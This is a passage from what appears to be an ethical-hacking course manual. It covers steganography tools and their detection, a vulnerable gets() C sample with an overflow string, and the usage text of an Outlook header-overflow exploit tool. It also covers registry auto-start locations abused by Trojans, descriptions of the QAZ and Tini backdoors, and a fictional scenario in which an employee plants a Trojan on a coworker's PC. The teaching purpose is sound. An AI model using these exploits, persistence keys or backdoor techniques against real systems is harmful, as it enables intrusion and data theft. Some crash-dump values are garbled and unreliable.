- Stegonosaurus is a UNIX program that will convert any binary file into nonsense text, but which statistically resembles text in the language of the dictionary supplied.
- StegonoWav is a Java (JDK 1.0) program that hides information in 16-bit wav files using a spread spectrum technique.
- wbStego lets you hide data in bitmaps, text files and also HTML files. The data is encrypted before embedding. Two different user interfaces are proposed: 'the wizard' guides the user step by step and the 'pro' mode gives him full control.

- ImageHide is a steganography program. Can Hide loads of text in images.
- Simple encrypt and decrypt of data
- Even after adding bytes of data, there is no increase in image size.
- Image looks the same to normal paint packages
- Loads and saves to files and gets past all the mail sniffers.



Tools One popular method is to hide messages behind graphics. This is because other methods such as hiding information in protocol headers (can be detected by well configured firewalls), using white space within text documents (lost in reformatting in Word) is losing its appeal. Let us see how hiding information behind graphics work.


It is known that computers use binary format (zeros and ones) to represent text and graphics. The standard used for this is the ASCII standard. According to this, each character in the English language is represented using one parity bit and seven data bits. For example an uppercase "A" is represented by 1000001. Similarly, in digital context, an image can be represented by pixels. Each pixel contains information pertaining to the intensity of the three primary colors, red, green and blue. This information can be stored as a single byte (eight bits) or as three bytes (twenty-four bits). For example, in an eight bit image white is represented by the binary value of 11111111 and black is 00000000.

Let us get familiar with the terms related to steganography techniques. The term 'cover object' is used to refer to the carrier object such as image, document, sound file, etc. A steganographic tool (stego-tool) is used to break down the message to be embedded into the carrier into individual bits. Often these tools use password protection or other authentication phrase to let the receiver extract the message. This is referred to as the

stego-key. The transformation of the secret message into a stego-object is thereby achieved.

Threat Consider a scenario where a disgruntled employee wants to pass off sensitive information to a competitor. He can use any of the high resolution digital images (such as desktop wallpapers etc) as a cover object. It is estimated that a 640 x 480 pixels sized image with a color resolution of 256 colors can hide approximately 300 KB of information. High resolution images are noted for their payload. For instance, a 1024 x 768 pixels sized image with 24 bit color resolution can carry about 2.3 MB as payload.

We try our hand at Steganography with a freeware ImageHide available for download freely on the Internet at Dancemmammal.com.



ImageHide warns the user not to save the embedded image in JPEG format as data loss may occur. The basis of stating this is that of the three compression algorithms available for reducing image sizes, JPEG compression algorithm uses floating point calculations to translate the picture into an array of integers. This conversion process can result in rounding errors which may eliminate portions of the image. This process does not result in any notable difference in the image. Nevertheless, embedded data might get grossly damaged.

The other two popular algorithms, namely Windows Bitmap (BMP) and Graphic Interchange Format (GIF) are considered to use a "lossless" compression. The compressed image is an exact representation of the original.


In the example shown above, we note that when ImageHide calculates colors in the original cover object, it comes up with 577 colors. The stego-object on the other hand is calculated as having 594 colors. This brings us to the nature of these tools. There are two methods by which one can embed data into an image - using Image Domain tools

or Transform Domain tools. The former are also known as Bit Wise Tools because they operate on the least significant bit (this can contain zeros and ones only) of the image. Here, the leftmost bit of each pixel in the image is dropped to accommodate one bit from the embedded message. This change will not be apparent in a high resolution image. This is again one of the reasons why high resolution images are preferred for use as cover images. However, in the case of grayscale images, this need not hold true.

Transform Domain tools are not affected by the cover image being in JPEG format because they adopt more complex algorithms such as the Discrete Cosine Transformation (DCT)* or wavelet transformation to embed information in key areas of the image. This category of tools can handle compression, cropping and image processing in a better manner. Examples are Outguess, SysCop.

Tool: Mp3Stego

- MP3Stego will hide information in MP3 files during the compression process.
- The data is first compressed, encrypted and then hidden in the MP3 bit stream.



We have seen how images are manipulated to hide information. Another media format gaining much attention is the MP3 audio format. We will look at the MP3Stego tool here. Before discussing the tool, let us see why MP3 is useful in Steganography.

Masking is a phenomenon in which one sound interferes with human perception of another sound. Frequency masking occurs when two tones close in frequency are played simultaneously. In this case, the louder tone will mask the quieter tone. Temporal masking occurs when a low-level signal is played immediately before or after a stronger one. MPEG audio compression techniques exploit these characteristics. It is possible to exploit these masking techniques by inserting marks that are just above the truncation threshold of MPEG but still below the threshold of perception.


Tools Written by Fabien. A. Petitcolas, MP3Stego will hide information in MP3 files during the layer three encoding process during compression. The data is first compressed, encrypted and then hidden in the MP3 bit stream. This can be countered only if the bit stream is uncompressed and recompressed

again, which will result in deletion of the hidden information. The hiding process takes place at the heart of the Layer III encoding process namely in the inner_loop. The inner loop quantizes the input data and increases the quantiser step size until the quantized data can be coded with the available number of bits. Another loop checks that the distortion introduced by the quantization does not exceed the threshold defined by the psycho acoustic model.

Tools Other tools of interest in this context include StegonoWav (by Peter Heist) - a Java program that hides information in 16-bit wav files using a spread spectrum technique.

Tool: Snow.exe

- Snow is a whitespace steganography program and is used to conceal messages in ASCII text by appending whitespace to the end of lines.
- Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built in encryption is used, the message cannot be read even if it is detected.



Tools Written by Matthew Knaw, snow is a steganography tool that exploits the nature of whitespace. It achieves this by appending whitespace to the end of lines in ASCII text to conceal messages. We had mentioned earlier that whitespace steganography can be detected by applications such as Word, and that steganography differs from encryption in that, unlike encryption it is not detected.

Snow is susceptible to these factors. The basic assumption of snow is that spaces and tabs are generally not visible in text viewers and therefore a message can be effectively hidden without affecting the text's visual representation from the casual observer. Encryption is provided using the ICE encryption algorithm in 1-bit cipher-feedback (CFB) mode. Because of ICE's arbitrary key size, passwords of any length up to 1170 characters are supported. snow takes advantage of the fact that since trailing spaces and tabs occasionally occur naturally, their existence will not be sufficient to immediately alert an observer who may stumble across them.

The snow program runs in two modes - message concealment, and message extraction. The data is concealed in the text file by appending sequences of up to 7

spaces, interspersed with tabs. This usually allows 3 bits to be stored every 8 columns. The start of the data is indicated by an appended tab character, which allows the insertion of mail and news headers without corrupting the data. snow provides rudimentary compression, using Huffman tables optimized for English text. However, if the data is not text, or if there is a lot of data, the use of an external compression program such as compress or gzip is recommended. If a message string or message file is specified on the command-line, snow attempts to conceal the message in the file 'infile' - if specified, or standard input otherwise. The resulting file will be written to 'outfile' - if specified, or standard output if not. If no message string is provided, snow attempts to extract a message from the input file. The result is written to the output file or standard output.

Tool: Camera/Shy

- Camera/Shy works with Windows and Internet Explorer and lets users share censored or sensitive information buried within an ordinary gif image.
 - The program lets users encrypt text with a click of the mouse and bury the text in an image. The files can be password protected for further security.
 - Viewers who open the pages with the Camera/Shy browser tool can then decrypt the embedded text on the fly by double-clicking on the image and supplying a password.
-

Tools Hacktivismo, purportedly a sub-group of the Cult of the Dead Cow (cDc) hacker group, released the Camera/Shy steganographic program on July 13, 2002.

Camera/Shy is essentially a very simple steganography tool that allows users to encrypt information and hide it in standard GIF images. What makes this program different from most steganography tools is its ease of use - and hence a desirable component of a cracker's arsenal.

While other steganography programs are command line-based, Camera/Shy is embedded in a Web browser. Other programs require users to know beforehand that an image contains embedded content, but Camera/Shy allows users to check images for embedded messages, read them and embed their own return messages with the click of a mouse.

The Camera/Shy program allows Internet users to conceal information, viruses, or exploitative software inside graphic files on Web pages. Camera/Shy bypasses most known monitoring methods. Utilizing LSB steganographic techniques and AES -256 bit encryption, this application enables users to share censored information with their friends by hiding it in plain view as ordinary gif images. Moreover, it leaves no trace on

the user's system. It allows one to make a web site C/S (Camera/Shy)-enabled and allows a reader to decrypt images from an HTML page on the fly.

Steganography Detection

- Stegdetect is an automated tool for detecting steganographic content in images.
 - It is capable of detecting different steganographic methods to embed hidden information in JPEG images.
 - Stegbreak is used to launch dictionary attacks against Jsteg-Shell, JPHide and OutGuess 0.13b.
-

The first step in steganalysis is to discover an image that is suspected of harboring a message. This is considered an "attack" on the hidden information. There are two other types of attacks against steganography. These are message attack and chosen-message attack. In the former, the steganalyst has a known hidden message the corresponding stego-image. The steganalyst determines patterns that arise from hiding the message and detects this. In the latter, the steganalyst creates a message using a known stego tool and analyses the difference in pattern.

The majority of stego-images do not reveal visual clues when compared with their cover image and thus require a more detailed analysis in order to determine that information has been concealed. The simplest signature is an increase in the file size between the stego-image and the cover image. Most of the other signatures manifest themselves in some form of manipulating the color palette of the cover image.

Once a stego-image has been discovered there are several steps that can be taken to disable or destroy the hidden message. Stego-images created with an Image Domain tool can be rendered useless by simply converting the image to a JPEG format. Image manipulation includes techniques such as: cropping, removing portions of the image; rotating the image; blurring, decreasing the contrast between pixels; sharpening, increasing the contrast between pixels (opposite of blurring); adding or removing noise; resampling; converting between bit densities (gray scale, 8 bit, 24 bit); converting from digital to analog to digital (print the image then rescan it); adding bit wise messages; adding transform message.

Stegdetect is an automated tool for detecting steganographic content in images. It is capable of detecting several different steganographic methods to embed hidden information in JPEG images. Currently, the detectable schemes are

- jsteg,
- jphide (unix and windows),

- invisible secrets,
- outguess 01.3b,
- F5 (header analysis),
- appendX and camouflage.

Stegbreak is used to launch dictionary attacks against JSteg-Shell, JPHide and OutGuess 0.13b.

Tool: dskprobe.exe

Windows 2000 Installation CD-ROM

- dskprobe.exe is a low level disk editor located in Support Tools directory.
- Steps to read the efs temp contents:
 1. Launch dskprobe and open the physical drive to read.
 2. Click the Set Active button adjustment to the drive after it populates the handle '0'.
 3. Click Tools -> Search sectors and search for string efso.tmp (in sector 0 at the end of the disk).
 4. You should select Exhaustive Search, Ignore Case and Unicode characters.

Tools DiskProbe is a sector editor for Windows 2000. It allows a user with local Administrator rights to directly edit, save, and copy data on the physical hard drive that is not accessible in any other way.

This tool can help prepare for disk-based problems by saving critical disk structures before problems arise. Documenting and preserving these disk structures, such as the Master Boot Record (MBR) and boot sector, provides a fall-back in case of disk corruption. DiskProbe can also be used to resolve problems encountered. With it, the user can edit and repair these sectors on a byte-by-byte basis if corruption does occur.

DiskProbe and other sector editors function at a level "below" the file system, so the normal checks for maintaining disk consistency are not enforced. This tool gives the user direct access to every byte on the physical disk without regard to access privilege, which makes it possible to damage or permanently overwrite critical on-disk data structures.

DiskProbe uses no configuration files. The only change it makes to the registry is to register the shell type and default file name extension (.dsk).

```
dskprobe c:\mydir\sectoroo.dsk
```

This example runs DiskProbe and opens Sectoroo.dsk in the c: \mydir folder.

After the program has been run, double-clicking a file with the .dsk extension will start DiskProbe and load the file. DiskProbe cannot read the disk management database. That means users who upgrade their disks to dynamic disk will not be able to use all of the functionality of DiskProbe on those disks.

Buffer overflows

- A buffer overrun is when a program allocates a block of memory of a certain length and then tries to stuff too much data into the buffer, with extra overflowing and overwriting possibly critical information crucial to the normal execution of the program. Consider the following source code:
- When the source is compiled and turned into a program and the program is run, it will assign a block of memory 32 bytes long to hold the name string.

```
#include <stdio.h>
int main ( )
{
    char name[31] ;
    printf("Please type your name:   ");
    gets(name) ;
    printf("Hello, %s", name) ;
    return 0;
```

Buffer overflow will occur if you enter:

```
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAA
```

Concept A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity.

In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information.

Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Once a programmer has found a buffer overflow situation, then it is necessary to create a buffer of hex characters that represent assembled code instructions. The programmer then creates a C program that executes the target program, overflows the buffer by inserting the hex code to be executed.

Outlook Buffer Overflow

- There is a vulnerability in Microsoft Outlook client. The attacker sends an e-mail with a malformed header that causes buffer overflow to occur.
 1. It will cause the victim's machine to crash or
 2. Cause arbitrary code to run on the victim's computer.
 - Affects the following versions:
 - Microsoft Outlook versions 97/98 and 2000.
 - Microsoft Outlook Express 4.0, 4.01. 5.0 and 5.01
-

Note In July 2000, a vulnerability to buffer overflow attack was discovered in Microsoft Outlook and Outlook Express. A programming flaw made it possible for an attacker to compromise the integrity of the target computer by simply sending an e-mail message. Unlike the typical e-mail virus, users could not protect themselves by not opening attached files ; in fact, the user did not even have to open the message to enable the attack. The programs' message header mechanisms had a defect that made it possible for senders to overflow the area with extraneous data, which allowed them to execute whatever type of code they desired on the recipient's computers.

Because the process was activated as soon as the recipient downloaded the message from the server, this type of buffer overflow attack was very difficult to defend. The only solution at that time was to ask the administrator to delete the mail from the server. However, the mail is not deleted from the server, and next time outlook is loaded, it tried to download the mail, causing it to crash again. Microsoft has since created a patch to eliminate the vulnerability. To see this, use outoutlook.exe from www.ussrback.com and run it against an older version of outlook as patches are likely to be installed on most systems using IE.

```
Outlook Express, Outlook 2000, Buffer Overflow, Spamm Mail Program  
by: Uss Labs  
for source code go http://www.ussback.com/  
  
Usage: dieoutlook <smtp server ip> -sender <sender email> -to <destinatory email>  
-s <smtp server ip> = host you want to use for send the mail (ip)  
-sender: <sender email> = Email of the Sender (From)  
-to: <destinatory email> = Email of the destinatory email (to)  
  
Example: dieoutlook -s205.218.47.6 -sender:hilgate@msn.com -to:rebinho@  
will.com
```

The system responds as shown below.

Attacker telnets to an SMTP mail server on port 25 and types the following

MAIL FROM: BAD_USER@BADUSER.COM

RCPT TO: VICTIM@.VICTIM.COM

DATA

Date: Tuesday, August 2, 2002

QUIT

The following error is generated by victim's Outlook.

Outlook caused an invalid page fault in module at 00de: 003432

Registers:

EAX=800045300 CS=018f EIP=00asdf04 EFLGS=00340045

EAX=800045000 CS=918f EIP=00asd604 EFLGS=00340f05

EAX=800045000 CS=018f EIP=00asdf04 EFLGS=00340h05

EAX=800045000

Bytes at CS:

Stack dump:

0241f360 01234543 00000001 0000000000 00000003455 00000000340

List of Buffer Overflow Cases

(<http://www.cerberus-infosec.co.uk/advowl.html>)

- Outlook Exploit

(<http://www.ussrback.com/labs50.html>)

- IIS.printer

(<http://www.securityfocus.com/bid/2674>)

You may find details of a few known buffer overflow exploits at the URLs mentioned below:

- Netmeeting 2.x exploit (http://www.cultdeadcow.com/cDc_files/cDc -351/)
- NT RAS Exploit (<http://www.cerberus-infosec.co.uk/wprasbuf.html>)
- IIS Hack (<http://www.eeye.com>)
- Oracle Web Exploit (<http://www.cerberus-infosec.co.uk/advowl.html>)
- Outlook Exploit (<http://www.ussrback.com/labs50.html>)
- IIS .printer (<http://www.securityfocus.com/bid/2674>)

The topic is dealt in detail in a subsequent module which deals with Buffer overflow vulnerability.

Protection against Buffer Overflows

- Buffer overflow vulnerabilities are inherent in code due to poor or no error checking.
- General ways of protecting against buffer overflows:
 1. Close the port of service
 2. apply vendors patch or install the latest version of the software
 3. Filter specific traffic at the firewall
 4. Test key application
 5. Run software at the least privilege required

Note A buffer overflow attack requires two pre-requisites. Firstly, a buffer overflow

must occur in the program. Second, the attacker must be able to exploit the buffer overflow to overwrite a security sensitive piece of data (a security flag, function pointer, return address, etc).

Therefore countermeasures are directed against these factors. This implies that all buffer overflows must be prevented or all sensitive information must be prevented from being overwritten. However, as this is not feasible, we can either prevent the use of dangerous functions such as gets, strcpy, etc. Or we must prevent data supplied by the attacker from being executed (stops the attacker from jumping into his own buffer). The first principle should be good coding and error checking.

Countermeasure General ways of protecting against buffer overflows include:

1. Close the port of service: Keep track of vulnerability reports from sources like CERT, bugtraq and take preventive measures such as blocking the port in question.
2. Apply vendors patch or install the latest version of the software: The next step should be to apply hotfix or patches from a reliable source.
3. Filter specific traffic at the firewall: All suspicious traffic should be routed at the perimeter itself.
4. Test key application: Key applications should be tested for boundary conditions before being put into production.
5. Run software at the least privilege required: No unnecessary privileges should be granted to users or applications. This is a best practice.

Summary

- Hackers use a variety of means to penetrate systems.
- Password guessing / cracking is one of the first steps.
- Password sniffing is a preferred eavesdropping tactic.
- Vulnerability scanning aids hacker to identify which password cracking technique to use.
- Key stroke logging /other spy ware tools are used as they gain entry to systems to keep up the attacks.
- Invariably evidence of "having been there and done the damage" is eliminated by attackers.

- Stealing files as well as Hiding files are means used to sneak out sensitive information.
-

Summary

Recap

- Hackers use a variety of means to penetrate systems.
- Password guessing / cracking is one of the first steps. This allows access to the most sensitive information.
- Password sniffing is a preferred eavesdropping tactic.
- Vulnerability scanning aids hacker to identify which password cracking / other technique to use.
- Key stroke logging /other spy ware tools are used as they gain entry to systems to keep up the attacks.
- Invariably evidence of "having been there and done the damage" is eliminated by attackers.
- Stealing files as well as Hiding files by way of Alternate Data Streams / Steganography is used to sneak out sensitive information.

Module 6: Trojans and Backdoors

Overview

Cheat Sheets



It was that time of the month again when adrenaline could be sensed in the sales department. With each passing day, the ferocity with which spreadsheets were looked up at, frowned at or even sweared at, looked similar to a trading floor. Phil was not particularly happy with his. This would be a do or die situation for him to get that coveted raise he had always worked for.

It would not have been bothersome for him but for Eric, who had joined the department recently and had an impressive track record. What was it about him that made closing a deal look so effortless? It irked Phil that Eric might actually be on top of him this time in the final race. Was there some way he could get his hands on Eric's figures? ...

Who was it that said "Everything is fair in love and war"?

Eric worked from the cubicle that was next to Phil's. So, it did not seem out of turn for Phil to walk in the next morning and ask

Eric if he could use his system for a couple of minutes as his system would not boot. The systems guy was tied up for another hour and he had some urgent mail to attend to. As expected, Eric readily accommodated and logged off to grab a cup of coffee. Phil moved in for the kill.

He logged in and loaded his little Trojan surprise. He then saved in at the C:\ (System root) and renamed it as excel.exe. Maybe he would learn a trick or two.

Which vulnerability do you think Phil took advantage of? Would a key logger have been a better option for Phil? How can Eric ensure that his system or data are not compromised?

Module Objectives

- Terms of reference for various malicious code
 - Defining Trojans and backdoors
 - Understanding the various backdoor genre
 - Overview of various Trojan tools
 - Learning effective prevention methods and countermeasures
 - Overview of Anti-Trojan software
 - Learning to generate a Trojan program
-

Module Objectives

On completion of this module you will be familiar in dealing with malicious code in the form of Trojans and backdoors.

We will begin with:

- Terms of reference for various malicious code
- Defining Trojans and Backdoors
- Understanding the various backdoor genre
- Overview of various Trojan tools
- Learning effective prevention methods and countermeasures
- Overview of Anti-Trojan software
- Learning to generate a Trojan program

Trojans and Backdoors

A Trojan horse is:

- An unauthorized program contained within a legitimate program. This unauthorized program **performs functions unknown** (and probably unwanted) by the user.
- A legitimate program that has been altered by the placement of unauthorized code within it; this code **performs functions unknown** (and probably unwanted) by the user.
- Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) **performs functions unknown** (and definitely unwanted) by the user.

There are several definitions put forth for a Trojan program. Through it all, the common underlying feature is that it is a malicious code.

Concept A Trojan horse may be:

- An unauthorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user.
- A legitimate program that has been altered by the placement of unauthorized code within it; this code performs functions unknown (and probably unwanted) by the user.
- Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

Trojan horses can do anything that the user who executes the program on the remote machine can. This includes deleting files, transmitting to the intruder any files that can be read, changing any files that can be modified, installing other programs such as programs that provide unauthorized network access that the user is entitled to and executing privilege-elevation attacks; that is, the Trojan horse can attempt

to exploit a vulnerability to increase the level of access beyond that of the user running the Trojan horse. If this is successful, the Trojan horse can operate with the increased privileges and go about installing other malicious code.


If the user has administrative access to the operating system, the Trojan horse can do anything that an administrator can.

A compromise of any system on a network may have consequences for the other systems on the network. Particularly vulnerable are systems that transmit authentication material, such as passwords, over shared networks in clear text or in a trivially encrypted form, which is very common.

If a system on such a network is compromised via a Trojan (or another method), the intruder may be able to record usernames and passwords or other sensitive information as it navigates the network.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate the remote system as the source of an attack by spoofing and thereby cause the remote system to incur liability.

Working of Trojans



- Attacker gets access to the trojaned system as the system goes online
 - By way of the access provided by the trojan attacker can stage attacks of different types.
-

Concept Trojans work similar to the client-server model. Trojans come in two parts, a Client part and a Server part. The attacker deploys the Client to connect to the Server, which runs on the remote machine when the remote user (unknowingly) executes the Trojan on the machine. The typical protocol used by most Trojans is the TCP/IP protocol, but some functions of the Trojans may make use of the UDP protocol as well.

When the Server is activated on the remote computer, it will usually try to remain in a stealth mode, or hidden on the computer. This is configurable - for example in the Back Orifice Trojan, the server can be configured to remain in stealth mode and hide its process. Once activated, the server starts listening on default or configured ports for incoming connections from the attacker. It is usual for Trojans to also modify the registry and/or use some other auto starting method.

Note To exploit a Trojan, attackers need to ascertain the remote IP address to connect to the machine. Many Trojans have configurable features like mailing the victim's IP, as well as messaging the attacker via ICQ or IRC. This is relevant when the remote machine is on a network with dynamically assigned IP address or when the remote machine uses a dial-up connection to connect to the Internet. DSL users on the other hand, have static IPs so the infected IP is always known to the attacker.

Most of the Trojans use auto-starting methods so that the servers are restarted every time the remote machine reboots / starts. This is also notified to the attacker. As these features are being countered, new auto-starting methods are evolving. The start up method ranges from associating the Trojan with some common executable files such as explorer.exe to the known methods like modifying the system files or the Windows Registry. Some of the popular system files targeted by Trojans are Autostart Folder,

Win.ini, System.ini, Wininit.ini, Winstart.bat, Autoexec.bat Config.sys. Could also be used as an auto-starting method for Trojans

Explorer Startup - This is an auto-starting method for Windows95, 98, ME and if c:\explorer.exe exists, it will be started instead of the usual c:\Windows\Explorer.exe, which is the common path to the file.

Registry is often used in various auto-starting methods. Here are some known ways:

- [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
"Info"="c:\directory\Trojan.exe"
- [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
"Info"="c:\directory\Trojan.exe"
- [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
"Info"="c:\directory\Trojan.exe"
- [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
"Info"="c:\directory\Trojan.exe"
- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"Info"="c:\directory\Trojan.exe"
- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
"Info"="c:\directory\Trojan.exe"

Registry Shell Open methods

- [HKEY_CLASSES_ROOT\exefile\shell\open\command]
- [HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command]

A key with the value "%1 %*" should be placed there and if there is some executable file placed there, it will be executed each time a binary file is opened. It is used like this: trojan.exe "%1 %*"; this would restart the Trojan.

ICQ Net Detect Method

- [HKEY_CURRENT_USER\Software\Mirabilis\ICQ\Agent\Apps]

This key includes all the files that will be executed if ICQ detects Internet connection. This feature of ICQ is frequently abused by attackers as well.

ActiveX Component method

- [HKEY_LOCAL_MACHINE\Software\Microsoft\ActiveSetup\InstalledComponents\KeyName]
StubPath=C:\directory\Trojan.exe

These are the most common Auto-Starting methods using Windows system files, and the Windows registry.

Various Trojan Genre

- Remote Access Trojans

- Password Sending Trojans
 - Keyloggers
 - Destructive
 - Denial Of Service (DoS) Attack Trojans
 - Proxy/Wingate Trojans
 - FTP Trojans
 - Software Detection Killers
-

Let us take at the different types of Trojan that have been detected and based on their functionality.

Attack Methods

■ Remote Access Trojans

These are the Trojans usually seen referred to in the media and hence gain high visibility because of their ability to give the attackers the power to do more things on the victim's machine than the victim itself, while standing in front of the machine. Most of these Trojans are often a combination of the other variations discussed below.

Attack Methods

■ Password Sending Trojans

These Trojans are directed towards extracting all the cached passwords and also capture other passwords entered by the victim and email them across to an attacker specified mail address, without the victim realizing it. The password harvest may include passwords for ICQ, IRC, FTP, HTTP or any other application that require a user to enter a login and password. Most of them do not restart when Windows is loaded, as the objective is to gather as much info about the victim's machine as passwords, mIRC logs, ICQ conversations and mail them to the attacker.

Attack Methods

■ Keyloggers

These Trojans log the keystrokes of the victim and then let the attacker search for passwords or other sensitive data in the log file. They usually come with two functions such as online and offline recording. As with the previous group, these Trojans can be configured to send the log file to a specific e-mail address on a regular basis.

Attack Methods

■ Destructive

The only function of these Trojans is to destroy and delete files. They can deliberately delete core system files (for example: .dll, .ini or .exe files, possibly others) on the target machine. The Trojan is activated by the attacker or sometimes works like a logic bomb and starts on a specific day and at specific hour.

Attack Methods

■ Denial of Service (DoS) Attack Trojans

These Trojans used by attackers to issue a denial of service. A distributed denial of service may also be issued if the attacker has gathered enough victims. WinTrinoo is a DDoS tool that has become popular recently, and if the attacker has infected many ADSL users, major Internet sites could be shut down as a result.

Another variation of a DoS Trojan is the mail-bomb Trojan, whose main aim is to infect as many machines as possible and simultaneously attack specific e-mail address/addresses with random subjects and contents which cannot be filtered.

Attack Methods

■ Proxy/Wingate Trojans

Underground sites are known to announce freely available proxy servers. These Trojans turn the victim's computer into a proxy/Wingate server available to the whole world or to the attacker only. It is used for anonymous Telnet, ICQ, IRC, etc., and also to register domains with stolen credit cards and for other illegal activities. This gives the attacker complete anonymity and the chance to do everything and point the trail to the victim.

Attack Methods

■ FTP Trojans

These Trojans open port 21(the port for FTP transfers) and lets anybody or just the attacker connect to the machine. They may be password protected so only the attacker is able connect to the computer.

Attack Methods

■ Software Detection Killers

There are such functionalities built into some Trojans, but there are also separate programs that will kill Zone Alarm, Norton Anti-Virus and many other (popular anti-virus/firewall) programs, that protect the target machine. When they are disabled, the attacker has full access to the machine to perform some illegal activity or use the computer to attack others and often disappear.

Modes of Transmission

- ICQ
 - IRC
 - Attachments
 - Physical Access
 - Browser And E-mail Software Bugs
 - NetBIOS (File Sharing)
 - Fake Programs
 - Un-trusted Sites And Freeware Software
-

Having seen the various types of Trojans, let us take a look at the means by which they can infect the target.

- ICQ

People can also get infected while chatting / talking / video messaging over ICQ or any other Instant Messenger Application. It is a risk that the user undertakes when it comes to receiving files no matter from whom or where it comes.

- IRC

Here also, the threat comes from exchange of files no matter what they claim to be or where they come from. It is possible that some of these are infected files or disguised files.

- Attachments

Any attachment, even if it is from a known source should be screened as it is possible that the source was infected earlier and is not aware of it.

- Physical Access

Physical access to a target machine is perhaps the easiest way for an attacker to infect a machine. The motive may be a prank or just plain curiosity.

- Browser and E-mail Software Bugs

Having outdated applications can expose the system to malicious programs such as Trojans without any other action on behalf of the attacker.

- NetBIOS (File Sharing)

If port 139 is opened, the attacker can install trojan .exe and modify some system file, so that it will run the next time the system is rebooted. To block file sharing in Windows version, go to: Start->Settings->Control Panel->Network->File and Print Sharing and uncheck the boxes there.

Tool: QAZ

- It is a companion virus that can spread over the network.
- It also has a "backdoor" that will enable a remote user to connect to and control the computer using port 7597.
- It may have originally been sent out by email.
- Rename notepad to note.com
- Modifies the registry key:

HKEY\Software\Microsoft\Windows\CurrentVersion\Run

Tools W32.HLLW.Qaz.A was first discovered in China in July 2000. This Trojan gained more media coverage for its hack on Microsoft. The means of its spread was a much debated topic, as it was found on several computers on Microsoft's LAN. Much speculation surrounded the possibility of a hacker probing a system during a download and injecting the Trojan.

It is a companion virus that can spread over the network. It also has a "backdoor" that will enable a remote user to connect to and control the computer using port 7597. Because the virus cannot spread to computers outside of the network, it may have originally been sent out by email.

W32.HLLW.Qaz.A was originally known as Qaz Trojan. It was renamed to W32.HLLW.Qaz.A on August 10, 2000. There exist variants to this companion virus. When W32.HLLW.Qaz.A is launched, it searches for and renames Notepad.exe to Note.com. W32.HLLW.Qaz.A then copies itself to the computer as Notepad.exe. Each time Notepad.exe is executed, it runs the virus code and the original Notepad, which is renamed to Note.com, to avoid being noticed. The virus adds the following string value:

startIE "notepad qazwsx.hsq" to the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

W32.HLLW.Qaz.A enumerates through the network neighborhood and attempt to find a computer to infect. When it finds a computer, it infects it by searching for Notepad.exe and making the same modifications as previously described. It does not require any mapped drives to infect other computers. Once the computer is infected, its IP address is emailed to a remote user. The backdoor payload in the virus uses WinSock and awaits connection. This enables a hacker to connect to and gain access to the infected computer.

Hacking Tool:Tini

<http://ntsecurity.nu/toolbox/tini>

- It is a very tiny trojan program which is only 3 kb and programmed in assembly language. It takes minimal bandwidth to get on victim's computer and takes small disk space.
 - Tini only listens on port 7777 and runs a command prompt when someone attaches to this port. The port number is fixed and cannot be customized. This makes it easier for a victim system to detect by scanning for port 7777.
 - From a tini client you can telnet to tini server at port 7777
-


Tools Tini is a simple and very small (3kb) backdoor for Windows, coded in assembler by Arne Vidstrom. It listens at TCP port 7777 and gives anybody who connects a remote Command Prompt.

The reason why this application has been discussed here is that this application creates the possibility of remotely controlling a machine without any validation or authentication mechanisms. Though the author does not consider this a Trojan, its application in creating a backdoor was seen during the gator exploit. The Gator installer Plug-in allowed any software to be installed.

